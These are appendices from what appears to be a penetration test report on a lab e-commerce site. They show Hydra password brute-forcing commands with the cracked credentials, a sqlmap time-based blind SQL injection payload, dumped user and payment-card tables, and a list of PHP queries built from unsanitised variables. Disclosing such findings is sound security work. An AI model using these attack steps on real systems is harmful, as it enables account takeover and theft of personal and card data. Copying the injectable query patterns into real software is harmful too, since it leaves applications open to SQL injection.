Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, mcrypt.*, mdecrypt.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk

APPENDIX F – BRUTE FORCED USERS' ACCOUNT CREDENTIALS DURING THE AUTHENTICATION STAGE

Brute forced credentials for the administrator account.

```
[titus@kali ~]$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.20 http-post-form "/routers/adminrouter.php:username=^USER^&password=^PASS^:login"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-10 07:19:13
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.1.20:80/routers/adminrouter.php:username=^USER^&password=^PASS^:login
[80][http-post-form] host: 192.168.1.20 login: admin password: beloved
1 of 1 target successfully completed, 1 valid password found
```

Brute forced credentials for customer Steve Watt (swatt@hacklab.com) account.

```
[titus@kali ~]$ hydra -l swatt -P /usr/share/wordlists/rockyou.txt 192.168.1.20 http-post-form "/routers/router.php:username=^USER^&password=^PASS^:login"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-10 17:49:38
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.1.20:80/routers/router.php:username=^USER^&password=^PASS^:login
[80][http-post-form] host: 192.168.1.20 login: swatt password: disney
1 of 1 target successfully completed, 1 valid password found
```

Brute forced credentials for customer Rita Crocket (rcrocket@hacklab.com) account.

```
[titus@kali ~]$ hydra -l rcrocket -P /usr/share/wordlists/rockyou.txt 192.168.1.20 http-post-form "/routers/router.php:username=^USER^&password=^PASS^:login"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-10 18:32:07
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.1.20:80/routers/router.php:username=^USER^&password=^PASS^:login
[STATUS] 4506.00 tries/min, 4506 tries in 00:01h, 14339893 to do in 53:03h, 16 active
[80][http-post-form] host: 192.168.1.20 login: rcrocket password: thursday
1 of 1 target successfully completed, 1 valid password found
```

APPENDIX G – SQLMAP TOOL SCANS AGAINST THE WEB APPLICATION DURING THE INPUT VALIDATION TESTING

Payload used by Sqlmap tool

```
Parameter: username (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=hacklab' AND (SELECT 1213 FROM (SELECT(SLEEP(5)))Gxvt)-- xDpy&password=hacklab
```

Retrieved databases found on the application

```
[17:52:13] [INFO] the back-end DBMS is MySQL
[17:52:13] [WARNING] it is very important to not stress the network connection during usage of time-based payloads
to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[17:52:18] [INFO] fetching database names
[17:52:18] [INFO] fetching number of databases
[17:52:18] [INFO] retrieved: 1
[17:52:28] [INFO] adjusting time delay to 1 second due to good response times
5
[17:52:29] [INFO] retrieved: aa2000
[17:52:38] [INFO] retrieved: bbjewels
[17:53:01] [INFO] retrieved: carrental
[17:53:26] [INFO] retrieved: edgedata
[17:53:46] [INFO] retrieved: greasy
[17:54:03] [INFO] retrieved: information_schema
[17:55:00] [INFO] retrieved: mysql
[17:55:16] [INFO] retrieved: performance_schema
[17:56:12] [INFO] retrieved: phpmyadmin
[17:56:46] [INFO] retrieved: pizza_inn
[17:57:21] [INFO] retrieved: shop
[17:57:38] [INFO] retrieved: shopping
[17:58:09] [INFO] retrieved: somstore
[17:58:36] [INFO] retrieved: test
[17:58:52] [INFO] retrieved: vision
```

Retrieved tables from database “greasy”

```
[18:12:28] [INFO] retrieved: items
[18:12:43] [INFO] retrieved: order_details
[18:13:25] [INFO] retrieved: orders
[18:13:33] [INFO] retrieved: ticket_details
[18:14:18] [INFO] retrieved: tickets
[18:14:27] [INFO] retrieved: users
[18:14:42] [INFO] retrieved: wallet
[18:15:02] [INFO] retrieved: wallet_details
[18:15:35] [INFO] fetching columns for table 'wallet' in database 'greasy'
[18:15:35] [INFO] retrieved: 2
[18:15:37] [INFO] retrieved: id
[18:15:43] [INFO] retrieved: customer_id
[18:16:20] [INFO] fetching entries for table 'wallet' in database 'greasy'
[18:16:20] [INFO] fetching number of entries for table 'wallet' in database 'greasy'
[18:16:20] [INFO] retrieved: 4
```

Retrieved table "wallet" from database "greasy"

Database: greasy	
Table: wallet	
[4 entries]	
id	customer_id
1	1
2	2
3	3
4	4

Retrieved table "users" from database "greasy"

Database: greasy											
Table: users											
[4 entries]											
id	name	role	email	image	address	contact	deleted	password	username	verified	
1	Rick Astley	Administrator	admin@hacklab.com	<blank>	No address	9898000000	0	beloved	admin	1	
2	Benny Hill	Customer	hacklab@hacklab.com	benny.jpg	1 Bell Street, Dundee DD1 1HG	9898000001	0	hacklab	hacklab	1	
3	Steve Watt	Customer	swatt@hacklab.com	<blank>	2 Brown Street Dundee	9898000002	0	disney	swatt	1	
4	Rita Crocket	Customer	rcrocket@hacklab.com	<blank>	1 Old Craigie Road Dundee	9898000003	0	thursday	rcrocket	1	

Retrieved table "orders" from database "greasy"

Database: greasy									
Table: orders									
[3 entries]									
id	customer_id	total	date	status	address	deleted	description	payment_type	
20	3	6	2018-07-26 07:50:47	Cancelled by Admin	2 Brown Street Dundee	0	<blank>	Cash On Delivery	
22	3	13	2018-07-26 08:33:38	Yet to be delivered	2 Brown Street Dundee	0	<blank>	Cash On Delivery	
23	2	8	2018-07-26 08:39:57	Yet to be delivered	1 Bell Street, Dundee DD1 1HG\r\n	0	<blank>	Cash On Delivery	

Retrieved tables "wallet_details" from database "greasy"

Database: greasy					
Table: wallet_details					
[4 entries]					
id	wallet_id	cvv	number	balance	
1	1	983	6155247490533921	3428	
2	2	772	1887587142382050	1850	
3	3	532	4595809639046830	1585	
4	4	521	5475856443351234	2000	

APPENDIX H – WEB APPLICATION FILES CONTAINING THE SQL INJECTION VULNERABILITY

```
1. 1800284/includes/wallet.php:3:$sql = mysqli_query($con, "SELECT * FROM
   wallet where customer_id = $user_id");
2. 1800284/includes/wallet.php:7:$sql = mysqli_query($con, "SELECT * FROM
   wallet_details where wallet_id = $wallet_id");
3. 1800284/view-ticket.php:12:
   if(mysqli_num_rows(mysqli_query($con,$sql1))>0){
4. 1800284/view-ticket.php:162:
   $sql = mysqli_query($con, "SELECT DISTINCT status FROM
   orders WHERE customer_id = $user_id;");
5. 1800284/view-ticket.php:181:
   $sql = mysqli_query($con, "SELECT DISTINCT status FROM
   tickets WHERE poster_id = $user_id;");
6. 1800284/view-ticket.php:244:
   $sql1 = mysqli_query($con, "SELECT * from ticket_details WHERE
   ticket_id = $ticket_id;");
7. 1800284/view-ticket.php:247:
   if(mysqli_num_rows(mysqli_query($con,$sql2))>0){
8. 1800284/confirm-order.php:11:$result = mysqli_query($con, "SELECT *
   FROM users where id = $user_id");
9. 1800284/confirm-order.php:114:
   $sql = mysqli_query($con, "SELECT DISTINCT status FROM
   orders WHERE customer_id = $user_id;");
10. 1800284/confirm-order.php:133:
   $sql = mysqli_query($con, "SELECT DISTINCT status FROM
   tickets WHERE poster_id = $user_id AND not deleted;");
11. 1800284/confirm-order.php:190:   $result = mysqli_query($con,
   "SELECT * FROM items WHERE id = $key");
12. 1800284/tickets.php:146:
   $sql = mysqli_query($con, "SELECT DISTINCT status FROM
   orders WHERE customer_id = $user_id;");
13. 1800284/tickets.php:169:
   $sql = mysqli_query($con, "SELECT DISTINCT status FROM
   tickets WHERE poster_id = $user_id AND not deleted;");
14. 1800284/tickets.php:220:
   $sql = mysqli_query($con, "SELECT * FROM tickets WHERE
   poster_id = $user_id AND status LIKE '$status' AND not deleted;");
15. 1800284/changepicture.php:71:mysql_query("update users set
   image='$filename' where id='$user_id'") or die(mysql_error());
16. 1800284/routers/order-router.php:17:   $result =
   mysqli_query($con, "SELECT * FROM items WHERE id = $key");
17. 1800284/routers/adminrouter.php:8:$result = mysqli_query($con, "SELECT
   * FROM users WHERE username='$username' AND password='$password' AND
   role='Administrator' AND not deleted;");
18. 1800284/routers/adminrouter.php:28:   $result = mysqli_query($con,
   "SELECT * FROM users WHERE username='$username' AND
   password='$password' AND role='Customer' AND not deleted;");
19. 1800284/routers/user-router.php:22:   $result =
   mysqli_query($con,"SELECT * from wallet WHERE customer_id = $key;");
20. 1800284/routers/router.php:25: $query = mysql_query("SELECT * FROM
   users WHERE username='$username' AND role='Customer';");
```

```

21. 1800284/routers/router.php:34: $result = mysqli_query($con, "SELECT *
    FROM users WHERE username='$username' AND password='$password' AND
    role='Customer';");
22. 1800284/routers/cancel-order.php:8:$sql = mysqli_query($con, "SELECT *
    FROM orders where id=$id");
23. 1800284/appendage.php:6:$result = mysqli_query($con, "SELECT * FROM
    users where id = $user_id");
24. 1800284/appendage.php:154:
    $sql = mysqli_query($con, "SELECT DISTINCT status FROM
    orders WHERE customer_id = $user_id;");
25. 1800284/appendage.php:173:
    $sql = mysqli_query($con, "SELECT DISTINCT status FROM
    tickets WHERE poster_id = $user_id AND not deleted;");
26. 1800284/place-order.php:7:$result = mysqli_query($con, "SELECT * FROM
    users where id = $user_id");
27. 1800284/place-order.php:151:
    $sql = mysqli_query($con, "SELECT DISTINCT status FROM
    orders WHERE customer_id = $user_id;");
28. 1800284/place-order.php:170:
    $sql = mysqli_query($con, "SELECT DISTINCT status FROM
    tickets WHERE poster_id = $user_id AND not deleted;");
29. 1800284/place-order.php:285: $result = mysqli_query($con,
    "SELECT * FROM items WHERE id = $key");
30. 1800284/index.php:143:
    $sql = mysqli_query($con, "SELECT DISTINCT status FROM orders
    WHERE customer_id = $user_id;");
31. 1800284/index.php:162:
    $sql = mysqli_query($con, "SELECT DISTINCT status FROM tickets
    WHERE poster_id = $user_id AND not deleted;");
32. 1800284/index.php:220: $result =
    mysqli_query($con, "SELECT * FROM items;");
33. 1800284/index.php:297: $result = mysqli_query($con,
    "SELECT * FROM items where not deleted;");
34. 1800284/index.php:310: $result = mysqli_query($con,
    "SELECT * FROM items where not deleted;");
35. 1800284/changepassword.php:6:$result = mysqli_query($con, "SELECT *
    FROM users where id = $user_id");
36. 1800284/changepassword.php:154:
    $sql = mysqli_query($con, "SELECT DISTINCT
    status FROM orders WHERE customer_id = $user_id;");
37. 1800284/changepassword.php:173:
    $sql = mysqli_query($con, "SELECT DISTINCT
    status FROM tickets WHERE poster_id = $user_id AND not deleted;");
38. 1800284/orders.php:108:
    $sql = mysqli_query($con, "SELECT DISTINCT status FROM
    orders WHERE customer_id = $user_id;");
39. 1800284/orders.php:130:
    $sql = mysqli_query($con, "SELECT DISTINCT status FROM
    tickets WHERE poster_id = $user_id AND not deleted;");
40. 1800284/orders.php:180: $sql =
    mysqli_query($con, "SELECT * FROM orders WHERE customer_id = $user_id
    AND status LIKE '$status';");
41. 1800284/orders.php:198:
    $sql1 = mysqli_query($con, "SELECT * FROM order_details WHERE order_id
    = $order_id;");

```

```

42. 1800284/orders.php:202:
    $sql2 = mysqli_query($con, "SELECT * FROM items WHERE id =
    $item_id;");
43. 1800284/admin/view-ticket.php:12:
    if(mysqli_num_rows(mysqli_query($con,$sql1))>0){
44. 1800284/admin/view-ticket.php:162:
        $sql = mysqli_query($con, "SELECT DISTINCT
        status FROM orders WHERE customer_id = $user_id;");
45. 1800284/admin/view-ticket.php:181:
        $sql = mysqli_query($con, "SELECT DISTINCT
        status FROM tickets WHERE poster_id = $user_id;");
46. 1800284/admin/view-ticket.php:244:
        $sql1 = mysqli_query($con, "SELECT * from
        ticket_details WHERE ticket_id = $ticket_id;");
47. 1800284/admin/view-ticket.php:247:

        if(mysqli_num_rows(mysqli_query($con,$sql2))>0){
48. 1800284/admin/tickets.php:145:
        $sql = mysqli_query($con, "SELECT DISTINCT status FROM
        orders;");
49. 1800284/admin/tickets.php:168:
        $sql = mysqli_query($con, "SELECT DISTINCT status FROM
        tickets WHERE poster_id = $user_id AND not deleted;");
50. 1800284/admin/tickets.php:219:
        $sql = mysqli_query($con, "SELECT * FROM tickets WHERE
        poster_id = $user_id AND status LIKE '$status' AND not deleted;");
51. 1800284/admin/view-ticket-admin.php:9:
    if(mysqli_num_rows(mysqli_query($con,$sql1))>0){
52. 1800284/admin/view-ticket-admin.php:160:
        $sql = mysqli_query($con, "SELECT
        DISTINCT status FROM orders;");
53. 1800284/admin/view-ticket-admin.php:179:
        $sql = mysqli_query($con, "SELECT
        DISTINCT status FROM tickets;");
54. 1800284/admin/view-ticket-admin.php:242:
        $sql1 = mysqli_query($con, "SELECT * from
        ticket_details WHERE ticket_id = $ticket_id;");
55. 1800284/admin/view-ticket-admin.php:245:

        if(mysqli_num_rows(mysqli_query($con,$sql2))>0){
56. 1800284/admin/admin-page.php:146:
        $sql = mysqli_query($con, "SELECT DISTINCT
        status FROM orders;");
57. 1800284/admin/admin-page.php:165:
        $sql = mysqli_query($con, "SELECT DISTINCT
        status FROM tickets;");
58. 1800284/admin/admin-page.php:222:
        mysqli_query($con, "SELECT * FROM items");
59. 1800284/admin/admin-page.php:344:
        mysqli_query($con, "SELECT * FROM items");
60. 1800284/admin/admin-page.php:361:
        mysqli_query($con, "SELECT * FROM items");
61. 1800284/admin/all-tickets.php:102:
        $sql = mysqli_query($con, "SELECT DISTINCT
        status FROM orders;");

```

```

62. 1800284/admin/all-tickets.php:125:
        $sql = mysqli_query($con, "SELECT DISTINCT
        status FROM tickets;");
63. 1800284/admin/all-tickets.php:176:
        $sql = mysqli_query($con, "SELECT * FROM
        tickets WHERE status LIKE '$status';");
64. 1800284/admin/all-orders.php:107:
        $sql = mysqli_query($con, "SELECT DISTINCT
        status FROM orders;");
65. 1800284/admin/all-orders.php:129:
        $sql = mysqli_query($con, "SELECT DISTINCT
        status FROM tickets;");
66. 1800284/admin/all-orders.php:179:
        $sql = mysqli_query($con, "SELECT * FROM orders WHERE status LIKE
        '$status';");
67. 1800284/admin/all-orders.php:207:
        $sql1 = mysqli_query($con, "SELECT * FROM order_details WHERE order_id
        = $order_id;");
68. 1800284/admin/all-orders.php:208:
        $sql3 = mysqli_query($con, "SELECT * FROM users WHERE id =
        $customer_id;");
69. 1800284/admin/all-orders.php:223:
        $sql2 = mysqli_query($con, "SELECT * FROM items WHERE id =
        $item_id;");
70. 1800284/admin/users.php:143:
        $sql = mysqli_query($con, "SELECT DISTINCT status FROM
        orders;");
71. 1800284/admin/users.php:162:
        $sql = mysqli_query($con, "SELECT DISTINCT status FROM
        tickets;");
72. 1800284/admin/users.php:223:
        $result =
        mysqli_query($con, "SELECT * FROM users");
73. 1800284/admin/orders.php:108:
        $sql = mysqli_query($con, "SELECT DISTINCT status FROM
        orders WHERE customer_id = $user_id;");
74. 1800284/admin/orders.php:130:
        $sql = mysqli_query($con, "SELECT DISTINCT status FROM
        tickets WHERE poster_id = $user_id AND not deleted;");
75. 1800284/admin/orders.php:180:
        $sql =
        mysqli_query($con, "SELECT * FROM orders WHERE customer_id = $user_id
        AND status LIKE '$status';");
76. 1800284/admin/orders.php:199:
        $sql1 = mysqli_query($con, "SELECT * FROM order_details WHERE order_id
        = $order_id;");
77. 1800284/admin/orders.php:203:
        $sql2 = mysqli_query($con, "SELECT * FROM items WHERE id =
        $item_id;");
78. 1800284/admin/details.php:5:$result = mysqli_query($con, "SELECT *
        FROM users where id = $user_id");
79. 1800284/admin/details.php:152:
        $sql = mysqli_query($con, "SELECT DISTINCT status FROM
        orders WHERE customer_id = $user_id;");
80. 1800284/admin/details.php:171:
        $sql = mysqli_query($con, "SELECT DISTINCT status FROM
        tickets WHERE poster_id = $user_id AND not deleted;");
81. 1800284/details.php:6:$result = mysqli_query($con, "SELECT * FROM
        users where id = $user_id");

```

```
82. 1800284/details.php:154:
    $sql = mysqli_query($con, "SELECT DISTINCT status FROM
    orders WHERE customer_id = $user_id;");
83. 1800284/details.php:173:
    $sql = mysqli_query($con, "SELECT DISTINCT status FROM
    tickets WHERE poster_id = $user_id AND not deleted;");
```